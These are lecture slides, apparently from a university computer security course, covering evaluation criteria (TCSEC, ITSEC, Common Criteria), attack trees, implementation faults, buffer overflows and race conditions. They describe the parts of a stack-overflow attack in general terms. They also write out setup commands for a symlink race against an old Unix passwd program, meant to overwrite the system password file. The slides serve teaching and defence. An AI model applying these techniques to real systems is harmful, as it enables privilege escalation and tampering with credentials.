TCSEC – Divisions

4 divisions (D-A), 7 classes

Division	Class	Description
D	D	Failed evaluation for higher class
C	C1	Discretionary security protection DAC, authentication, TCB, logging
	C2	Controlled access protection +Finer DAC, freshness of resources, better logging
B	B1	Labelled security protection +BLP
	B2	Structured protection +Trusted path, MLS for physical device access
	B3	Security domains +Management, recovery, minimise TCB complexity
A	A1	Verified design; functionally equivalent to B3

TCSEC – Applicability of architecture

- Focused on operating systems
- Focused on military security
- Combination of functional and assurance requirements

SSE-CMM Capability maturity model

System Security Engineering Capability Maturity Model (ISO 21827)

- Based on Software Engineering CMM
  Software engineering as defined, mature, measurable discipline
- Assessment how mature the development process is
- Defines processes and maturity levels
  - ∗ Performed Informally – Base processes
  - ∗ Planned and Tracked – Project-level planning, verification
  - ∗ Well-Defined – Standard practice and coordination
  - ∗ Quantitatively Controlled – Measurable quality goals
  - ∗ Continuously Improving – Organisational capability improved

GASSP

Generally Accepted System Security Principles (1999)
web.mit.edu/security/www/GASSP

- More focused on IT security management
  Promote good practice
- Nine "pervasive" principles
  - Accountability, Awareness, Ethics
  - Multidisciplinarity
  - Proportionality, Integration, Timeliness
  - Assessment
  - Equity

Software engineering of secure systems

Software engineering

- Support for security in software engineering
  - Formal methods
    Consistency between formal model and implementation
  - UMLsec
    Description of security requirements and mechanisms in UML
  - Security patterns
    Reusable description of concepts
- Use of architecture principles
- Collection of expertise from experts in different areas
  - Hardware, software, usability, legal aspects
- Software development process improvements

System Security Analysis

System security analysis

- Attack trees (“top-down”)
- FMEA Failure mode and effect analysis (“bottom-up”)

- Similar to safety analysis
  * Hazards: occurrence maybe not predictable, but behaviour
  * Intelligent attackers

Architectural analysis

Goals

- Reveal vulnerability of system
- Assess risks of developed or deployed system

Three phases

i) Information gathering phase

ii) Analysis phase

iii) Reporting phase

Attack trees

Similar to fault tree analysis in safety

- Root of tree represents a compromised security goal
- Edges lead to preconditions
  - Label edges with attack methods
  - Nodes represent sub-goals of an attack
- Varying level of detail
- Combine attacks with logical $\wedge$, $\vee$
- Variations include general attack graphs, privilege graphs

Attack trees – Procedure

i) Identify data and resources in the system

ii) Identify modules, relations, and subjects

  * Include also third-party software

iii) Identify possible attacks on security goals

iv) Group attacks

v) Examine attacks in detail

Attack trees – Example

Attacking the SSH protocol

i) Goal: Intercept a network connection for a particular user

```
Break the encryption
   Break the public key encryption
      Using RSA?
         Factor the modulus
         Find weakness in the implementation
         Find a new attack on the crypto system
      Using El Gamal
   Break the symmetric key encryption
Obtain a key
   User uses public key authentication?
      Obtain private key of user
```

ii) Goal: Denial of service against a particular user or all users

Analysis report

- Based on attack tree analysis
- Rank possible attacks from high risk to low risk
- Have a short description and assessment for each
- Results may be security sensitive
  - ∗ Keep (parts of) report confidential

FMEA Failure Mode and Effect Analysis

"Bottom-up": based on possible failures/basic attacks

- Identify possible failures/basic attacks
- Trace consequences of failures/basic attacks
- Which effect does a failure/basic attack have on the mission?

Security Evaluation of Products and Systems

Security evaluation of products and systems

- TCSEC (“Orange Book”) [U.S.]
- ITSEC [Europe]
- CC Common Criteria

- Discussion of security evaluation

Trusted Computer Systems Evaluation Criteria

4 divisions (D-A), 7 classes

Division	Class	Description
D	D	Failed evaluation for higher class
C	C1	Discretionary security protection Testing for obvious flaws
	C2	Controlled access protection Testing for obvious flaws
B	B1	Labelled security protection Informal or formal model of security policy
	B2	Structured protection Formal model of security policy, descriptive top level spec.
	B3	Security domains Consistency between formal model and DTLS
A	A1	Verified design; Formal TLS, consistency proofs

ITSEC

Information Technology Security Evaluation Criteria (1991)

- European criteria (GB, D, F, NL)
  - Harmonise national criteria
  - Adopted by EU council 1995
- More flexible than TCSEC
  - No link between functionality and assurance
  - Assurance of effectiveness
  - Assurance of correctness
- Evaluation can be sponsored by different parties

ITSEC – Evaluation process

- TOE – Target of evaluation
  * Product – general environment
  * System – specific environment
- ST – Security target: security relevant TOE aspects
  * Security objectives
  * System environment, TOE environment
  * Security functions, Rationale for security functions
  * Required security mechanisms
  * Required evaluation level
  * Claimed strength of mechanism
- Close cooperation between evaluator and sponsor

ITSEC – Security functionality

- Security objectives – Why
- Security functions – What
  - Identification and authentication
  - Access control
  - Accountability, Audit
  - Object reuse
  - Accuracy
  - Reliability
  - Data exchange
- Security mechanisms – How

ITSEC – Predefined functionality classes

Predefined classes F1-F10 (only F1-F5 ordered)

Class	Functionality
F1	TCSEC.C1 functionality
F2	TCSEC.C2 functionality
F3	TCSEC.B1 functionality
F4	TCSEC.B2 functionality
F5	TCSEC.B3 functionality
F6	High integrity
F7	High availability
F8	Communication data integrity
F9	High confidentiality
F10	High confidentiality and integrity for networks

ITSEC – Assurance

Assurance of effectiveness

- Low, medium, high

Assurance of correctness

Class	Assurance features
E0	Inadequate assurance
E1	Informal TOE description
E2	Informal description of detailed design
E3	Detailed design and source code
E4	Formal security policy model, vulnerability analysis
E5	Close correspondence between detailed design and source code
E6	Formal security architecture description, consistent with model

ITSEC and TCSEC correspondence

Correspondence of functional and assurance classes

TCSEC	ITSEC
D	E0
C1	F1+E2
C2	F2+E2
B1	F3+E3
B2	F4+E4
B3	F5+E5
A1	F5+E6

Common Criteria

Internationally harmonised evaluation criteria (1999)

- Part 1: Introduction and general model
- Part 2: Security functional requirements
- Part 3: Security assurance requirements

- Ca. 600 pages in total

CC – Security requirements

Class

- All class members have a common focus
- Functional classes, assurance classes

Family

- Category of security requirements with same goal but different strength

Component

- Specific requirement
- Often ordered by strength and capability

CC – Functional classes

* FAU Security Audit
* FCO Communication
* FCS Cryptographic support
* FDP User data protection
* FIA Identification and authentication
* FMT Security management
* FPR Privacy
* FPT Protection of the TOE security functions
* FRU Resource utilisation
* FTA TOE access
* FTP Trusted path/channels

CC – Family example

FAU_GEN Security audit data generation

- Requirements for recording the occurrence of security relevant events and TOE security functions control
- Defines level of auditing, enumerates types of events
- FAU_GEN.1 Audit data generation
  Defines level of auditable events
  Specifies list of data to be recorded in record
- FAU_GEN.2 User identity association
  TOE security functions shall associate auditable events to individual user identities

CC – Assurance

- Assurance requirements also ordered in classes, families, components
- Seven evaluation assurance levels

Level	Description
EAL1	Functionally tested
EAL2	Structurally tested
EAL3	Methodically tested and checked
EAL4	Methodically designed, tested, and reviewed
EAL5	Semiformally designed and tested
EAL6	Semiformally verified design and tested
EAL7	Formally verified design and tested

- Evaluation becomes expensive above EAL4

CC – Assurance families and levels

- High flexibility for exceeding EAL minimum requirements

Class	Family	Assurance components by EAL						
		EAL1	EAL2	EAL3	EAL4	EAL5	EAL6	EAL7
...	...							
ATE: Tests	ATE_COV		**1**	**2**	2	2	**3**	3
	ATE_DPT			**1**	1	**2**	2	**3**
	ATE_FUN		**1**	1	1	1	**2**	2
	ATE_IND	**1**	**2**	2	2	2	2	**3**
AVA: Vulnerability assessment	AVA_CCA					**1**	**2**	2
	AVA_MSU			**1**	**2**	2	**3**	3
	AVA_SOF		**1**	1	1	1	1	1
	AVA_VLA		**1**	1	**2**	**3**	**4**	4

- Can lead to “raisin picking”

CC – Protection profile and security target

Protection profile (PP)

- Defines implementation-independent set of IT security requirements for category of TOEs
- TOEs intended to meet common consumer needs for IT security
- Consumers construct or cite a PP to express their IT security needs without reference to any specific TOE

Security target (ST)

- Contains security requirements of identified TOE
- Specifies functional and assurance security measures offered by that TOE to meet requirements

CC Tool – Component Evaluator .NET

Tool in development at swedish defence research agency

- Supports creation of protection profiles
- Supports evaluation by capturing environment conditions

⇝ **Presentation during next exercise**

Example – Windows 2000 CAPP EAL4 Evaluation

- Evaluation of Windows 2000 against Controlled Access Protection Profile
- Corresponds to TCSEC C2 level
- Article (Shapiro 2003) in Fronter that discusses evaluation
- Applicability of evaluation results depends on reasonable choice of TOE environment

⇝ **(Should) read the article (3 pages)**

Discussion of security evaluation approaches

- Evaluation only assures the evaluated properties, not an overall quality or fitness for purpose
  - Specific version of specific product under specific conditions
- Evaluation is paid for by vendor
  - Small market for evaluators, fear of customer loss
  - Incentive to oversee security problems
- Time-consuming, re-evaluation difficult
  - Time to market
  - Evaluated version may no longer be current
- Cost (10%-40% of development)
  - Costs may outweigh benefits

Practical Security in Common Operating Systems

Practical Security in Common Operating Systems

- Common operating systems
  * Unix (Linux, BSD, Apple etc.)
  * Windows (NT, 2000, XP)
- Use of theoretical security models
- Security mechanisms
- Comparison

Reading assignment: Gollmann, chapters 6 (Unix), 7 (Windows)

Software implementation faults

Software implementation faults

- Design vs implementation
- Current tracking and repair approaches
- Classification of implementation faults
- Boundary checking errors
  - ∗ Buffer overflows
- Serialization errors
  - ∗ Race conditions
- Validation errors

Design vs implementation

Design vs implementation

- Errors can occur at various stages
  - Requirements
  - Specification
  - Implementation
  - Operation and maintenance
- Specification may be incomplete
- System may be secure in model, but implementation flawed
- Weakest link phenomenon
  - Most problems researched on a high level
  - Most problems owe to errors in implementation
  - Most problems are fixed in operation

Current tracking and repair approaches

Incident reporting

- CERT cert.org, uscert.gov
  - Advisories for significant problems
- Bugtraq, NTBugtraq, Full-Disclosure
  - Mailing lists for software vulnerabilities
  - More technical discussion
  - Varying level of detail, quality
- RISKS digest catless.ncl.ac.uk/Risks
  - Forum On Risks To The Public
    In Computers And Related Systems
  - Real world incidents with background story

Patch information and distribution

- Penetrate and patch
  - ∗ Tiger teams, ‘banana software’, paying for bugs
  - ∗ Approach unchanged for decades
  - ∗ Successful?
- Information about vulnerabilities, patches often scattered
  - ∗ Hard to determine impact, importance
- Patching methods, processes not standardized
- Patch management
  - ∗ Internal/external
  - ∗ No standardized tools

Software vulnerability disclosure

Disclosure of vulnerability information

- Individual researchers, security companies – motives?
- Disclose/not disclose
- How much technical details
- To whom? When?
- Who cares? Who should?
- No standardized processes
- Few numbers to support either disclosure or non-disclosure

Classification of implementation faults

Classification of implementation faults

- Put flaws in different categories
  - Better understanding
  - Auditing/testing strategies
  - Automated tools
  - Prevention methods
  - Workarounds
- Time of introduction
  - Specification, development, operation, maintenance
- Location of occurrence: system component
- Kind of programming error

Kind of programming error

Landwehr's scheme (1994) of inadvertent flaws

- Validation errors
- Domain errors/object reuse
- Serialization/aliasing errors
- Inadequate identification/authentication
- Boundary condition errors
- "Other exploitable logic errors"

Many classifications exist; basic categories remain

Todays's distribution of programming errors

Sample of 2003's US CERT advisories

Margin of error +/- 20%

- Boundary condition errors ca. 50% [Buffer overflows]
- Validation errors ca. 30% [Input validation]
- Authentication errors ca. 10%
- Serialization errors ca. 1% [Race conditions]

Buffer overflows

Buffer overflows

Definition

When a program writes past the bounds of a buffer, this is called a buffer overflow.

Effects on memory following buffer

- Overwritten memory on stack
- Overwritten memory on heap
- Overwritten memory in file (?)

Buffer overflows – Causes

Why do buffer overflows happen?

- Violated assumptions about input
  - Input from untrusted sources (user, network)
  - Incorrect data from higher level in execution
- Inaccurate bounds checking
  - No automatic bounds checking
  - Missing bounds checking
  - Use of unsafe functions

Buffer overflows – Relevance

- >50% of all reported vulnerabilities owing to buffer overflows
- C/C++ still popular today
  - No automated bounds checking (in 30 years)
  - Not appropriate for many programmers (*personal opinion*)
- Extensive impact of attack
  - Execution of arbitrary code
  - Modification of control flow
  - Modification of security sensitive variables
  - Program malfunction and termination

Typical (Von Neumann) machine architecture

- Shared memory for code, data
- Global data area (static)
- Heap (dynamic)
  - Used for large objects, varying in size and lifetime
- Stack (dynamic)
  - Used for smaller objects, single variables, return addresses

Recall also primitive assembler instructions, sub routine calls, indirect addressing

Arrangement of stack and heap memory

- Dynamic:

Stack – grows “downwards”


Heap – grows “upwards”

- Static:

BSS (block storage segment) – uninitialised global data


Data – Initialised global data

Text – Read-only program code



Function call (i)


LIFO organization: Last in, first out



- push item on stack
- pop item from stack
- Can store execution environment of function call

Function call (ii)

```
void foo(int nValue, char *pcStr)
{
    char acBuf[64];
    strcopy(acBuf,pcStr);
}
```




Stack shown before strcopy

- Arguments (right-to-left)
- Return address
- Activation record (AR)
- Local variables

Remember: stack grows downwards in main memory


Stack overflow (i)

- Writing more than SizeOf(acBuf) bytes in buf
- Memory content after acBuf gets overwritten
- Includes return address, hence return address is manipulated
- Impact depends on content



Stack overflow (ii)

- Guess/estimate buffer address
- Buffer content:
  * NOP (no operation) in case address is not exact
  * Attack code, e.g. opening a shell
  * Estimated address (see above)
- (May also write beyond ret.add.) Observe segment limit
- Return address is loaded in instruction counter and attack code is executed



Heap overflow

- Same principles apply as with stack overflow
- Can be easier to store data in heap memory
- Heap does not contain return address
- However
  - ∗ Place data in heap buffer (no need to overflow)
    Can be some input buffer
  - ∗ Overflow a heap buffer and overwrite a pointer with the address to the input buffer above
  - ∗ Wait for pointer to be used to jump to code

Buffer overflow – Even more variants

- Memory may contain
  - ∗ Security sensitive variables
  - ∗ Security sensitive pointers
  - ∗ Function tables
  - ∗ Object methods tables in late binding
  - ∗ Exception handlers
  - ∗ etc.
- Impact
  - ∗ Change values used in computation
  - ∗ Change control flow of the program
  - ∗ Change code

Buffer overflow – Terminology

- Little ‘serious’ established literature
- Many technical reports with colloquial language
- Examples of terms
  “Smash” – overwrite
  “Landing pad” – sequence of NOP commandoes
  “Trampolining“ – indirect addressing with pointers
  “Clobbering”, “Highjacking” – pointer modification
- Use these words only for document retrieval
- No established classification of buffer overflows

  ⇝ Pincus (2004) approaches topic more systematically

Buffer overflows – Counter measures

Short version

- Do not use C.

Long version

- Programming language/libraries with bounds checking
- Avoid certain C functions (Viega table 7-1)
- Protect return addresses (use of a “canary”)
- Non-executable stack
- Open source may be two-edged sword

Race conditions

Race conditions

Definition

A race condition is a situation in which the outcome is dependent on internal timing considerations.

- Example: TOCTTOU Time-of-check-to-time-of-use
  - Authorization based on outdated authentication result
  - Security state is not maintained

Race conditions – Parallel processes/threads

Two threads manipulating same global variable

```
int counter = 0;
```

```
Thread_A()
{
   ...
   counter := 1;
   Output(counter);
   ...
}
```

```
Thread_B()
{
   ...
   counter := 2;
   Output(counter);
   ...
}
```

Value of counter?

Race conditions – Authorizations

TOCTTOU Time-of-check-to-time-of-use

- Authentication, then authorization
- Assumption: no change in security state in between


Examples

- OSL (Gardermoen)
  - ∗ Authentication upon check-in: Binding person–boarding card
  - ∗ Binding may not hold upon boarding
- London tube
  - ∗ Binding person–ticket upon entrance, exit
  - ∗ Combining and swapping two tickets in opposite directions

London tube example

Kenneth buys King's Cross to Euston, travels King's X to Heathrow T1

Leslie buys Heathrow T4 to T1, travels Heathrow T4 to Euston



Race conditions – Unix file operations (i)

- Task: Check file access rights, then operate on file
- Problems
  - ∗ Files identified by names (strings)
  - ∗ Files, symbolic links
  - ∗ File association may change
- Privileged operations invoked by unprivileged account
  - ∗ setuid
  - ∗ Prevent privilege escalation
- (File handling different in Windows)

Race conditions – Unix file operations (ii)

Old version of SunOS, HP/UX passwd

User executes passwd with password file as parameter

i) Open and read password file for current user entry

ii) Create and open temporary file in same directory

iii) Open password file again, copy unchanged data, change entry

iv) Close both files, rename temporary file to new password file

Attacker's goal: overwrite system password file

Attacker needs exact timing/execution control of process

Race conditions – Unix file operations (iii)

Preparing an attack

- Create /home/user/pwd/passwd file
- Add a link: ln -s /home/user/pwd /home/user/link
- Run passwd link/passwd

passwd link/passwd

